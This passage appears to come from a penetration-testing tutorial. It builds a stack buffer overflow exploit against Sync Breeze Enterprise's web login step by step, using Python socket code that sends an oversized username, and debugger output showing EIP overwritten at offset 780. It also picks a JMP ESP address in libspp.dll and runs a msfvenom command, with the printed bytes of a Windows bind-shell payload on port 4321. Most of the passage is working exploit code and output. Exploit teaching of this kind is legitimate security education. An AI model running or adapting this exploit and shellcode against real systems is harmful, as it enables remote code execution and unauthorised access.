
The actual length of the input is `64` and we injected `100`. There is something at the client side that prevents us from injecting more than `64` characters. Let's confirm it just by right-clicking on the `username` text input and then navigating to **Inspect** | **Elements**:

We can simply change the `maxlength="64"` value and continue with the fuzzing, but we need to build our exploit. Let's try to look inside the HTTP header, using any proxy application, such as Burp Suite or OWASP **Zed Attack Proxy** (**ZAP**). I'm going to use Burp Suite here and set up a proxy so that I can intercept this HTTP header.


Start Burp Suite, then go to **Proxy** | **Options**, and make sure that Burp Suite is listening on port `8080` on the loopback address `127.0.0.1`:




Then, through your browser, set a proxy on the loopback address `127.0.0.1` using port `8080`:



Make the login page ready and activate the intercept in Burp Suite by navigating to **Proxy** | **Intercept**:



Now, the intercept is ready. Let's inject any number of characters in the login form and then click on **Login** and get back to Burp Suite:




Close Burp Suite. Set the proxy back to normal and let's build our fuzzing code using this header and fuzzing the `username` parameter:

```
#!/usr/bin/python
import socket


junk =

payload="username="+junk+"&password=A"

buffer="POST /login HTTP/1.1\r\n"
buffer+="Host: 192.168.129.128\r\n"
buffer+="User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0\r\n"
buffer+="Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer+="Accept-Language: en-US,en;q=0.5\r\n"
buffer+="Referer: http://192.168.129.128/login\r\n"
buffer+="Connection: close\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="Content-Length: "+str(len(payload))+"\r\n"
buffer+="\r\n"
buffer+=payload

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.129.128", 80))
s.send(buffer)
s.close()
```

Let's start with `300`:


```
junk = 'A'*300
```

Now, attach Sync Breeze to the Immunity Debugger (run the Immunity Debugger as an administrator):



Make sure to attach it to the server (`syncbrs`), not the client (`syncbrc`), then hit the run program.


Now, start the exploit code on our attacking machine:



Nothing happened. Let's increase the fuzzing value to `700`:

```
junk = 'A'*700
```


Then, re-run the exploit:



Again nothing happened. Let's increase the fuzzing value to `1000`:

```
junk = 'A'*1000
```

Now, re-run the exploit:



It worked! Let's take a look at the registers too:

```
EAX 00000001
ECX 0056FEC4
EDX 00000350
EBX 00000000
ESP 01C17464 ASCII "AAAAAAAAAAAAAAAAAAAAA
EBP 00568778 ASCII "login"
ESI 0056005E
EDI 015312D0

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EF9A000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
```

There are the `A` characters in the stack:

```
01C17464  41414141 AAAA
01C17468  41414141 AAAA
01C1746C  41414141 AAAA
01C17470  41414141 AAAA
01C17474  41414141 AAAA
01C17478  41414141 AAAA
01C1747C  41414141 AAAA
01C17480  41414141 AAAA
01C17484  41414141 AAAA
01C17488  41414141 AAAA
01C1748C  41414141 AAAA
01C17490  41414141 AAAA
01C17494  41414141 AAAA
01C17498  41414141 AAAA
01C1749C  41414141 AAAA
01C174A0  41414141 AAAA
01C174A4  41414141 AAAA
01C174A8  41414141 AAAA
01C174AC  41414141 AAAA
01C174B0  41414141 AAAA
01C174B4  41414141 AAAA
```

Controlling the instruction pointer


Okay, perfect. Let's create the pattern to get the offset of the EIP:

```
$ cd /usr/share/metasploit-framework/tools/exploit/
$ ./pattern_create.rb -l 1000
```


Now, reset the junk value to the new pattern:

```
junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae
9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj
9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am
4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar
4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At
9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw
4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay
9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb
4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd
9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg
4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B'
```

Close the Immunity Debugger and go to **Task Manager** | **Services** | **Services...**; now, select **Sync Breeze Enterprise** and then select **Start** to start the service again:




Then, make sure that the program is running and connected:



Now, run the Immunity Debugger (as an administrator) again, attach `syncbrs`, and hit the run program.

Then, run the exploit from the attacking machine:



The EIP value now is `42306142`; let's locate this exact offset of EIP:

```
$ cd /usr/share/metasploit-framework/tools/exploit/
$ ./pattern_offset.rb -q 42306142 -l 1000
```

The output for the preceding command can be seen in the following screenshot:

```
# ./pattern_offset.rb -q 42306142 -l 1000
[*] Exact match at offset 780
#
```

Also, we could use the `mona` plugin inside the Immunity Debugger:

```
!mona findmsp
```

The output of the preceding command can be seen in the following screenshot:

```
!mona findmsp
[+] Looking for cyclic pattern in memory
    Cyclic pattern (normal) found at 0x00fe7150 (length 260 bytes)
    Cyclic pattern (normal) found at 0x00fed8d1 (length 1000 bytes)
    -  Stack pivot between 25709 & 26709 bytes needed to land in this pattern
    Cyclic pattern (normal) found at 0x002e0a5d (length 1000 bytes)
    Cyclic pattern (normal) found at 0x002eb390 (length 1000 bytes)
[+] Examining registers
    EIP contains normal pattern : 0x42306142 (offset 780)
    ESP (0x00fe7464) points at offset 788 in normal pattern (length 212)
[+] Examining SEH chain
[+] Examining stack (entire stack) - looking for cyclic pattern
    Walking stack from 0x00fe2000 to 0x00fefffc (0x0000dffc bytes)
    0x00fe7150 : Contains normal cyclic pattern at ESP-0x314 (-788) : offset 0, length 260 (-> 0x00fe7253 : ESP-0x210)
    0x00fe7258 : Contains normal cyclic pattern at ESP-0x20c (-524) : offset 264, length 736 (-> 0x00fe7537 : ESP+0xd4)
    0x00fe8f70 : Contains normal cyclic pattern at ESP+0x1b0c (+6924) : offset 4, length 996 (-> 0x00fe9353 : ESP+0x1ef0)
    0x00fe9f78 : Contains normal cyclic pattern at ESP+0x2b14 (+11028) : offset 3, length 997 (-> 0x00fea35c : ESP+0x2ef9)
    0x00feaf70 : Contains normal cyclic pattern at ESP+0x3b0c (+15116) : offset 4, length 28 (-> 0x00feaf8b : ESP+0x3b28)
    0x00feaf94 : Contains normal cyclic pattern at ESP+0x3b30 (+15152) : offset 40, length 960 (-> 0x00feb353 : ESP+0x3ef0)
    0x00fed8d4 : Contains normal cyclic pattern at ESP+0x6470 (+25712) : offset 3, length 997 (-> 0x00fedcb8 : ESP+0x6855)
[+] Examining stack (entire stack) - looking for pointers to cyclic pattern
    Walking stack from 0x00fe2000 to 0x00fefffc (0x0000dffc bytes)
    0x00fe310c : Pointer into normal cyclic pattern at ESP-0x4358 (-17240) : 0x00fe7441 : offset 753, length 247
    0x00fe5090 : Pointer into normal cyclic pattern at ESP-0x23d4 (-9172) : 0x00fe7441 : offset 753, length 247
    0x00fe7d10 : Pointer into normal cyclic pattern at ESP+0x8ac (+2220) : 0x00feaf6e : offset 2, length 30
    0x00fe7d98 : Pointer into normal cyclic pattern at ESP+0x934 (+2356) : 0x00feaf6e : offset 2, length 30
    0x00fe7e20 : Pointer into normal cyclic pattern at ESP+0x9bc (+2492) : 0x00fe8f6e : offset 2, length 998
    0x00fe7e28 : Pointer into normal cyclic pattern at ESP+0x9c4 (+2500) : 0x00fe8f6e : offset 2, length 998
[+] Preparing output file 'findmsp.txt'
    - Creating working folder c:\logs\syncbrs
    - Folder created
    - (Re)setting logfile c:\logs\syncbrs\findmsp.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.

[+] This mona.py action took 0:00:06.630000
```


Let's confirm:

```
#!/usr/bin/python
import socket


junk = 'A'*780
eip = 'B'*4
pad = 'C'*(1000-780-4)
```

```
injection = junk + eip + pad

payload="username="+injection+"&password=A"
buffer="POST /login HTTP/1.1\r\n"
buffer+="Host: 192.168.129.128\r\n"
buffer+="User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0\r\n"
buffer+="Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer+="Accept-Language: en-US,en;q=0.5\r\n"
buffer+="Referer: http://192.168.129.128/login\r\n"
buffer+="Connection: close\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="Content-Length: "+str(len(payload))+"\r\n"
buffer+="\r\n"
buffer+=payload

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.129.128", 80))
s.send(buffer)
s.close()
```

Close the Immunity Debugger and start the Sync Breeze Enterprise service and make sure the program is running and connected. Then, start the Immunity Debugger (as an administrator), attach `syncbrs`, and hit the run program.

Then, re-run the exploit:



Now, we can control the instruction pointer:

```
EAX 00000001
ECX 0052FEC4
EDX 00000350
EBX 00000000
ESP 01DE7464 ASCII "CCCCCCCCCCCCCCCCCCC
EBP 00528778 ASCII "login"
ESI 0052005E
EDI 013012D0

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EF94000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
```


Injecting shell code

So, our final injection should look like this:


Junk	JMP ESP	NOPs	Shellcode

Close the Immunity Debugger and start the Sync Breeze Enterprise service and make sure the program is running and connected. Then start the Immunity Debugger, attach `syncbrs`, and hit the run program.

Okay, let's find `JMP ESP`:



Then, search for `JMP ESP`:



We got a long list of them; let's just pick one, `10090c83`:

> We selected this address because this location is persistent to the application (`libspp.dll`). If we selected an address related to the system (such as `SHELL32.dll` or `USER32.dll`), then that address would change every time the system reboots. As we saw in the previous chapter, it would only work in the runtime and would be useless when the system reboots.

```
eip = '\x83\x0c\x09\x10'
```

Let's also set up the NOP sled:

```
nops = '\x90'*20
```

Now, let's generate a bind TCP shell code on port `4321`:

```
$ msfvenom -a x86 --platform windows -p windows/shell_bind_tcp LPORT=4321 -
b '\x00\x26\x25\x0A\x2B\x3D\x0D' -f python
```

The output for the preceding command can be seen in the following screenshot:

```
Payload size: 355 bytes
Final size of python file: 1710 bytes
buf =  ""
buf += "\xda\xd8\xd9\x74\x24\xf4\xba\xc2\xd2\xd2\x3c\x5e\x29"
buf += "\xc9\xb1\x53\x31\x56\x17\x83\xee\xfc\x03\x94\xc1\x30"
buf += "\xc9\xe4\x0e\x36\x32\x14\xcf\x57\xba\xf1\xfe\x57\xd8"
buf += "\x72\x50\x68\xaa\xd6\x5d\x03\xfe\xc2\xd6\x61\xd7\xe5"
buf += "\x5f\xcf\x01\xc8\x60\x7c\x71\x4b\xe3\x7f\xa6\xab\xda"
buf += "\x4f\xbb\xaa\x1b\xad\x36\xfe\xf4\xb9\xe5\xee\x71\xf7"
buf += "\x35\x85\xca\x19\x3e\x7a\x9a\x18\x6f\x2d\x90\x42\xaf"
buf += "\xcc\x75\xff\xe6\xd6\x9a\x3a\xb0\x6d\x68\xb0\x43\xa7"
buf += "\xa0\x39\xef\x86\x0c\xc8\xf1\xcf\xab\x33\x84\x39\xc8"
buf += "\xce\x9f\xfe\xb2\x14\x15\xe4\x15\xde\x8d\xc0\xa4\x33"
buf += "\x4b\x83\xab\xf8\x1f\xcb\xaf\xff\xcc\x60\xcb\x74\xf3"
buf += "\xa6\x5d\xce\xd0\x62\x05\x94\x79\x33\xe3\x7b\x85\x23"
buf += "\x4c\x23\x23\x28\x61\x30\x5e\x73\xee\xf5\x53\x8b\xee"
buf += "\x91\xe4\xf8\xdc\x3e\x5f\x96\x6c\xb6\x79\x61\x92\xed"
buf += "\x3e\xfd\x6d\x0e\x3f\xd4\xa9\x5a\x6f\x4e\x1b\xe3\xe4"
buf += "\x8e\xa4\x36\x90\x86\x03\xe9\x87\x6b\xf3\x59\x08\xc3"
buf += "\x9c\xb3\x87\x3c\xbc\xbb\x4d\x55\x55\x46\x6e\x49\x47"
buf += "\xcf\x88\x03\x97\x86\x03\xbb\x55\xfd\x9b\x5c\xa5\xd7"
buf += "\xb3\xca\xee\x31\x03\xf5\xee\x17\x23\x61\x65\x74\xf7"
buf += "\x90\x7a\x51\x5f\xc5\xed\x2f\x0e\xa4\x8c\x30\x1b\x5e"
buf += "\x2c\xa2\xc0\x9e\x3b\xdf\x5e\xc9\x6c\x11\x97\x9f\x80"
buf += "\x08\x01\xbd\x58\xcc\x6a\x05\x87\x2d\x74\x84\x4a\x09"
buf += "\x52\x96\x92\x92\xde\xc2\x4a\xc5\x88\xbc\x2c\xbf\x7a"
buf += "\x16\xe7\x6c\xd5\xfe\x7e\x5f\xe6\x78\x7f\x8a\x90\x64"
buf += "\xce\x63\xe5\x9b\xff\xe3\xe1\xe4\x1d\x94\x0e\x3f\xa6"
buf += "\xa4\x44\x1d\x8f\x2c\x01\xf4\x8d\x30\xb2\x23\xd1\x4c"
